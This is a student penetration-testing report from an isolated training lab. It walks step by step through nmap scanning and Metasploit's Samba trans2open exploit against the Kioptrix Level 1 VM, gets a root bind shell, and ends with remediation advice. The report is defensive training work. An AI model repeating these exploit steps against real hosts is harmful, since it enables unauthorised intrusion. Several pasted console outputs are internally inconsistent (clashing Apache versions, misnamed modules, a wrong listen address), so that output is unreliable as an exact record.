

Penetration Testing Report

Target: Kioptrix Level 1

Prepared by: Abdullah Al Rahman

1. Executive Summary

This report explains, in simple steps, how I tested the Kioptrix Level 1 machine as my first task at Smart Gate. I found that the machine was running an old version of Samba (2.2.1a) with a well-known bug called trans2open. Using this bug, I was able to get a shell on the machine with root (the highest) access. I also explain a mistake I made along the way — using the wrong payload — and how I fixed it.

Target	Kioptrix Level 1 (192.168.109.129, isolated lab network)
My machine	Kali Linux (192.168.109.128)
Tools used	ip addr, nmap, searchsploit, Metasploit Framework
Result	Root shell obtained using the Samba trans2open exploit
Overall risk rating	Critical

2. Scope

- In scope: Kioptrix Level 1 VM, single host, isolated lab network
- Attacker machine: Kali Linux, on the same lab network as the target
- This was an internal training exercise for the internship, not a real client engagement

3. Lab / VM Setup

Before starting, I set up the Kioptrix Level 1 VM and the Kali Linux VM so they could reach each other on the same isolated network. Both VMs are run in VMware.

Step A: Edit each VM's .vmx file

- Shut down the VM completely (not suspended)
- Go to the VM's folder (where the .vmx file is stored) and open the .vmx file in Notepad
- Search for the line: ethernet0.networkName = "bridged"
- There were two matching lines found — only the first one was changed
- Changed it to: ethernet0.networkName = "nat"
- Saved and closed the file

Step B: Repeat for both VMs

The same edit was done for both the Kioptrix Level 1 VM and the Kali Linux VM, so both machines would be on the same NAT network instead of the physical bridge network.


After this change, both VMs booted onto the same private NAT subnet (192.168.109.0/24), which is why the Kali machine showed IP 192.168.109.128 and the Kioptrix target showed 192.168.109.129.

4. Step-by-Step Process

Step 1: Check my own IP address

Before scanning anything, I checked my own Kali machine's IP address using the `ip addr` command, to confirm it was on the same network as the target.

```
ip addr
```




Shows Kali's IP address (192.168.109.128) on the eth0 interface.

Step 2: Find the target on the network

I used Nmap's ping sweep option to scan the whole subnet and find which devices were alive on the network. This helped me confirm the Kioptrix machine's IP address (192.168.109.129).

```
nmap -sn 192.168.109.0/24
```




Ping sweep showing all live hosts on the network, including the Kioptrix target.

Step 3: Scan the target for open ports

Next, I scanned the target machine directly to see which ports were open.


```
nmap 192.168.109.129
```



Basic scan result — shows open ports without version info.

Then I ran a more detailed scan with the `-sV` flag, which also detects the version of each service running. This is important because exploits are usually written for a specific version.

```
nmap -sV 192.168.109.129
```



Detailed scan showing service versions: OpenSSH 2.9p2, Apache httpd 1.3.20 with mod_ssl/2.8.4 and OpenSSL/0.9.6b, Samba smbd (port 139).

Open ports found:


- 22 — SSH (OpenSSH 2.9p2)
- 80 — HTTP (Apache httpd 1.3.20, mod_ssl 2.8.4, OpenSSL 0.9.6b)

- 111 — RPCbind
- 139 — NetBIOS/Samba
- 443 — HTTPS
- 1024 — RPC status

Step 4: Search for known exploits with SearchSploit

I used SearchSploit to check if any of these service versions had known public exploits. First I checked OpenSSH 2.9p2 — no useful matches came up for this version.

```
searchsploit OpenSSH 2.9p2
```



No relevant results for this OpenSSH version.

Then I checked Apache 1.3.20. This showed some possible matches, including mod_ssl buffer overflow exploits (the OpenFuck exploits), but I decided to focus on Samba instead since it looked like a more reliable path.

```
searchsploit Apache 1.3.20
```



```
msf > search linux/samba
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal	Yes	Samba SetInfo
1	target: 2.13.5.11-dfsg-ubuntu2 on Ubuntu Server 11.10	-	-	-	-
2	target: 2.13.5.8-dfsg-ubuntu2 on Ubuntu Server 11.10	-	-	-	-
3	target: 2.13.5.8-dfsg-ubuntu2 on Ubuntu Server 11.04	-	-	-	-
4	target: 2.13.5.4-dfsg-ubuntu8 on Ubuntu Server 10.10	-	-	-	-
5	target: 2.13.5.4-dfsg-squeeze on Debian Squeeze	-	-	-	-
6	target: 2.13.10-0.107-els on CentOS 5	-	-	-	-
7	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_re
8	target: Linux (Debian5 3.2.5-4lenny6)	-	-	-	-
9	target: Debugging Target	-	-	-	-
10	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known
11	target: Arbitrary Module Load	-	-	-	-
12	target: Automatic (Interact)	-	-	-	-
13	target: Automatic (Command)	-	-	-	-
14	target: Linux x86	-	-	-	-
15	target: Linux x86_64	-	-	-	-
16	target: Linux ARMv6	-	-	-	-
17	target: Linux MIPS	-	-	-	-
18	target: Linux MIPS64	-	-	-	-
19	target: Linux MIPS64LE	-	-	-	-
20	target: Linux PPC	-	-	-	-
21	target: Linux PPC64	-	-	-	-
22	target: Linux PPC64 (LE)	-	-	-	-
23	target: Linux SPARC	-	-	-	-
24	target: Linux SPARC64	-	-	-	-
25	target: Linux SPARC64	-	-	-	-
26	target: Linux s390x	-	-	-	-
27	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_lo_t
28	target: Linux syscall	-	-	-	-
29	target: Linux Heap Brute Force (Debian/Ubuntu)	-	-	-	-
30	target: Linux Heap Brute Force (Gentoo)	-	-	-	-
31	target: Linux Heap Brute Force (Mandriva)	-	-	-	-
32	target: Linux Heap Brute Force (RHEL/CentOS)	-	-	-	-
33	target: Linux Heap Brute Force (SUSE)	-	-	-	-
34	target: Linux Heap Brute Force (Slackware)	-	-	-	-

```

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 03:37 -0400
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: About 10.07% done; ETC: 03:38 (0:00:38 remaining)
Nmap scan report for 192.168.109.129
Host is up (0.00075s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http     Apache/2.4.18 ((Ubuntu)) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.8b)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: WORKGROUP)
443/tcp   open  ssl/https Apache/1.3.3.6 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.8b)
1024/tcp  open  status   1 (RPC #100024)
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
kali@kali:~$

```

More Samba modules listed, including trans2open and other options.

Step 6: Checkpoint — pick the exploit by rank, then read its description

Metasploit shows a rank for each exploit (excellent, great, good, average, etc.) — higher ranks are generally more reliable. I first tried a module that was ranked 'excellent': `is_known_pipename`. Before using it, I ran the `info` command to read its description and requirements.

```
msf > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > info
```

```

kali@kali:~$
kali@kali:~$ msf > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > info
Name: Samba is_known_pipename() Arbitrary Module Load
Module: exploit/linux/samba/is_known_pipename
Platform: linux, unix
Arch: cmd, x86, x64, armle, aarch64, mips, mipsle, mips64, mips64le, ppc, ppc64, ppc64le, sparc, sparc64, zar
ch
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2017-03-24
Provided by:
  steels <knownsteels@gmail.com>
  hdm <x@hdm.io>
  bcoles <bcoles@gmail.com>
Module side effects:
  ioc-in-logs
Module stability:
  crash-safe
Module reliability:
  repeatable-session
Available targets:
  id  name
  --  --
  0   Automatic (Interact)
  1   Automatic (Command)
  2   Linux x86
  3   Linux x86_64
  4   Linux ARM (LE)
  5   Linux ARMv6
  6   Linux MIPS

```

Info output for `is_known_pipename` — rank excellent.

```
kali@kali:~$ msf exploit(linux/samba/is_known_pipename) > info
Name: is_known_pipename
Current Setting: 445
Required: yes
Description:
  This module triggers an arbitrary shared library load vulnerability in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module requires valid credentials, a writeable folder in an accessible share, and knowledge of the server-side path of the writeable folder. In some cases, anonymous access combined with common filesystem locations can be used to automatically exploit this vulnerability.
References:
  https://nvd.nist.gov/vuln/detail/CVE-2017-7494
  https://www.samba.org/samba/security/CVE-2017-7494.html
  https://attack.mitre.org/techniques/T1083/
  https://attack.mitre.org/techniques/T1135/
  https://attack.mitre.org/techniques/T1132/002/
  https://attack.mitre.org/techniques/T1095/001/
View the full module info with the info -d command.
msf exploit(linux/samba/is_known_pipename) > info -d
Name: is_known_pipename
Current Setting: 445
Required: yes
Description:
  This module triggers an arbitrary shared library load vulnerability in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module requires valid credentials, a writeable folder in an accessible share, and knowledge of the server-side path of the writeable folder. In some cases, anonymous access combined with common filesystem locations can be used to automatically exploit this vulnerability.
References:
  https://nvd.nist.gov/vuln/detail/CVE-2017-7494
  https://www.samba.org/samba/security/CVE-2017-7494.html
  https://attack.mitre.org/techniques/T1083/
  https://attack.mitre.org/techniques/T1135/
  https://attack.mitre.org/techniques/T1132/002/
  https://attack.mitre.org/techniques/T1095/001/
View the full module info with the info -d command.
msf exploit(linux/samba/is_known_pipename) > info -d
```

Description shows this module needs valid credentials and a writeable SMB share — not usable against this target without login details.

Because the description said valid credentials were required, and I had none, this exploit was not usable here. This is why reading the info/description before running an exploit matter — the rank alone isn't enough.

Step 7: Choose the trans2open exploit instead

I went back and selected exploit/linux/samba/trans2open, ranked 'great', which targets Samba 2.2.x directly without needing any credentials.

```
msf exploit(is_known_pipename) > back
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > info
```

```
kali@kali:~$ msf exploit(linux/samba/trans2open) > info
Name: trans2open
Current Setting: 139
Required: yes
Description:
  This module triggers a buffer overflow in Samba 2.2.x via the trans2open operation. No payload is configured, defaulting to Linux/x86/meterpreter/reverse_tcp.
References:
  https://nvd.nist.gov/vuln/detail/CVE-2003-0201
  https://www.samba.org/samba/security/CVE-2003-0201.html
  https://attack.mitre.org/techniques/T1083/
  https://attack.mitre.org/techniques/T1135/
  https://attack.mitre.org/techniques/T1132/002/
  https://attack.mitre.org/techniques/T1095/001/
View the full module info with the info -d command.
msf exploit(linux/samba/trans2open) > info -d
Name: trans2open
Current Setting: 139
Required: yes
Description:
  This module triggers a buffer overflow in Samba 2.2.x via the trans2open operation. No payload is configured, defaulting to Linux/x86/meterpreter/reverse_tcp.
References:
  https://nvd.nist.gov/vuln/detail/CVE-2003-0201
  https://www.samba.org/samba/security/CVE-2003-0201.html
  https://attack.mitre.org/techniques/T1083/
  https://attack.mitre.org/techniques/T1135/
  https://attack.mitre.org/techniques/T1132/002/
  https://attack.mitre.org/techniques/T1095/001/
View the full module info with the info -d command.
msf exploit(linux/samba/trans2open) > info -d
```

Info output for trans2open — rank great, no credentials required, matches CVE-2003-0201.

Step 8: Check the exploit's options

Before running the exploit, I checked its options to see what needed to be configured (target host, port, and payload).

```
msf exploit(trans2open) > options
```

```
Kali Linux - VMware Workstation 15 Player  
kali@kali: ~  
Session Actions Edit View Help  
exploiting the flaw on old linux systems that do not  
have the RHEL/CentOS stack option set.  
  
NOTE: Some older versions of RedHat do not seem to be vulnerable  
since they apparently do not allow anonymous access to IPC.  
  
References:  
https://nvd.nist.gov/vuln/detail/CVE-2003-0201  
https://www.securityfocus.com/bid/7294  
https://seclists.org/bugtraq/2003/Apr/103  
  
Also known as:  
ECHOBRICKER  
  
View the full module info with the info -d command.  
  
msf exploit(linux/samba/trans2open) > options  
  
Module options (exploit/linux/samba/trans2open):  


| Name   | Current Setting | Required | Description                                                                                           |
|--------|-----------------|----------|-------------------------------------------------------------------------------------------------------|
| RHOSTS | yes             |          | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                 |

  
Payload options (linux/x86/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.189.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| ID | Name                     |
|----|--------------------------|
| 0  | Samba 2.2.x - BruteForce |

  
View the full module info with the info, or info -d command.  
  
msf exploit(linux/samba/trans2open) >
```

Options output — shows *RHOSTS*, *RPORT*, and the default payload (*linux/x86/meterpreter/reverse_tcp*).

Step 9: Checkpoint — first attempt failed (payload not set correctly)

I set the target IP and port and ran the exploit using the default Meterpreter payload. The exploit kept trying different return addresses, but every Meterpreter session opened was immediately marked as 'Died'. I had to interrupt it.

```
msf exploit(trans2open) > set RHOSTS 192.168.109.129
```

```
msf exploit(trans2open) > set RPORT 139
```

```
msf exploit(trans2open) > exploit
```

```
kali-linux-2026.2-virtual-machine.x86_64
kali@kali: ~
Session Actions Edit View Help

Name      Current Setting  Required  Description
-----
LHOST     192.168.109.128 yes       The listen address (an interface may be specified)
LPORT     4444             The listen port

Exploit target:


Id  Name
--  --
0  Samba 2.2.x - BruteForce

View the full module info with the info, or info -d command.

msf exploit(linux/samba/transporter) > set RHOSTS 192.168.109.129
RHOSTS => 192.168.109.129
msf exploit(linux/samba/transporter) > set RPORT 139
RPORT => 139
msf exploit(linux/samba/transporter) > exploit
[*] Started reverse TCP handler on 192.168.109.128:4444
[*] 192.168.109.129:139 - Trying return address 0xbffffdc...
[*] 192.168.109.129:139 - Trying return address 0xbffffcf...
[*] 192.168.109.129:139 - Trying return address 0xbffffcf...
[*] 192.168.109.129:139 - Trying return address 0xbffffcf...
[*] 192.168.109.129:139 - Trying return address 0xbffffcf...
[*] Sending stage (1862768 bytes) to 192.168.109.129
[*] 192.168.109.129 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.109.129:139 - Trying return address 0xbffff9f...
[*] Sending stage (1862768 bytes) to 192.168.109.129
[*] 192.168.109.129 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.109.129:139 - Trying return address 0xbffffbf...
[*] Sending stage (1862768 bytes) to 192.168.109.129
[*] 192.168.109.129 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.109.129:139 - Trying return address 0xbffff7f...
[*] Sending stage (1862768 bytes) to 192.168.109.129
[*] 192.168.109.129 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.109.129:139 - Trying return address 0xbffff5f...
[*] 192.168.109.129:139 - Trying return address 0xbffff5f...
[*] 192.168.109.129:139 - Trying return address 0xbffff5f...
[*] 192.168.109.129:139 - Trying return address 0xbffff5f...
[*] 192.168.109.129:139 - Trying return address 0xbffff5f...
[*] 192.168.109.129:139 - Trying return address 0xbffff5f...
[*] 192.168.109.129:139 - Trying return address 0xbffff5f...
[*] 192.168.109.129:139 - Exploit failed [user-interrupt]: Interrupt
[*] Exploit interrupted
msf exploit(linux/samba/transporter) >
```

Repeated 'Meterpreter session closed. Reason: Died' — the default Meterpreter payload was not working against this old target.


```
msf exploit(trans2open) > set payload linux/x86/shell_bind_tcp
```



With the new payload set, I ran the exploit again. This time it worked — a command shell session opened successfully.

```
Kaptein Level 1 x kali-linux-2026.2-virtual-machine... x
```

```
kali@kali:~$
```

```
Session Actions Edit View Help
```

```
192.168.109.129 - Meterpreter session closed. Reason: Died
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Exploit failed (user-interpreter): Interrupt
exploit: Interrupted
msf exploit(linux/x86/meterpreter) >
Meterpreter session 2 is not valid and will be closed
Meterpreter session 2 is not valid and will be closed
Meterpreter session 3 is not valid and will be closed
Meterpreter session 3 is not valid and will be closed
msf exploit(linux/x86/postexec) > set payload linux/x86/
payload linux/x86/adduser
set payload linux/x86/chmod
set payload linux/x86/exec
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_nonc_tcp
set payload linux/x86/meterpreter/bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uid
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/meterpreter/reverse_nonc_tcp
set payload linux/x86/meterpreter/reverse_tcp_uid
set payload linux/x86/meterpreter/reverse_tcp_random_port
set payload linux/x86/metstvc_bind_tcp
set payload linux/x86/metstvc_reverse_tcp
set payload linux/x86/read_file
msf exploit(linux/x86/shell_bind_tcp) > set payload linux/x86/shell_bind_tcp
payload => linux/x86/shell_bind_tcp
msf exploit(linux/x86/shell_bind_tcp) > exploit
192.168.109.129:139 - Trying return address 0xbffff6fc ...
Started Bind TCP handler against 192.168.109.129:4444
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
192.168.109.129:139 - Trying return address 0xbffff6fc ...
Command shell session 5 opened (192.168.109.128:4035 -> 192.168.109.129:4444) at 2026-07-25 03:53:36 -0400
```

```
kali@kali:~$
```

```
--(kali@kali)--[--]
$ nmap -v 192.168.109.129
Starting Nmap 7.99 [ https://nmap.org ] at 2026-07-25 03:37 -0400
Stats: 0:00:00 elapsed; 0 hours completed (1 up); 3 undergoing Service Scan
Service scan timing: About 16.6% done; ETC: 03:38 (0:00:30 remaining)
Nmap scan report for 192.168.109.129
Host is up (0.00075s latency).
Not shown: 99A closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Apache Httpd 1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
113/tcp   open  rcphind
139/tcp   open  netbios-ssn Samba smbd (workgroup: WORKGROUP)
443/tcp   open  ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status 1 (RPC #10024)
MAC Address: 00:1C:D9:7C:3A:16 (VMware)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
```

```
--(kali@kali)--[--]
```

```
[--]
```

```
Command shell session opened successfully on 192.168.109.129:4444.
```

Step 11: Verify access level

```
whoami
```

root



Finding 1: Samba 2.2.1a trans2open Remote Buffer Overflow (CVE-2003-0201)

Description: The target runs Samba 2.2.1a, which has a buffer overflow bug in the trans2open function. Anyone on the network can send a specially crafted request and run their own code on the machine, without needing a username or password.

Recommendation: Update Samba to a supported, patched version. Turn off SMB/NetBIOS if it isn't needed. Block ports 139 and 445 from the outside using a firewall.

Check own IP → Ping sweep to find target → Nmap port scan → Nmap version scan → SearchSploit lookup (SSH, Apache) → Metasploit Samba search → Tried is_known_pipename (needed credentials, not usable) → Switched to trans2open → Checked options → First attempt failed with Meterpreter payload (sessions died) → Fixed by setting payload to shell bind tcp → Exploit succeeded → Root shell confirmed with whoami.

7. Recommendations

- Upgrade Samba to a current, patched version
- Disable SMB/NetBIOS if not needed
- Block SMB ports (139/445) at the firewall from untrusted networks
- Also patch Apache/mod_ssl/OpenSSL — SearchSploit showed old-version exploits available for these too
- Regularly scan for outdated service versions before attackers do

8. Appendix

- Exploit module: exploit/linux/samba/trans2open
- Payload: linux/x86/shell_bind_tcp
- Reference: CVE-2003-0201, EDB-ID 764

All screenshots referenced above should be pasted into their marked yellow boxes before submitting.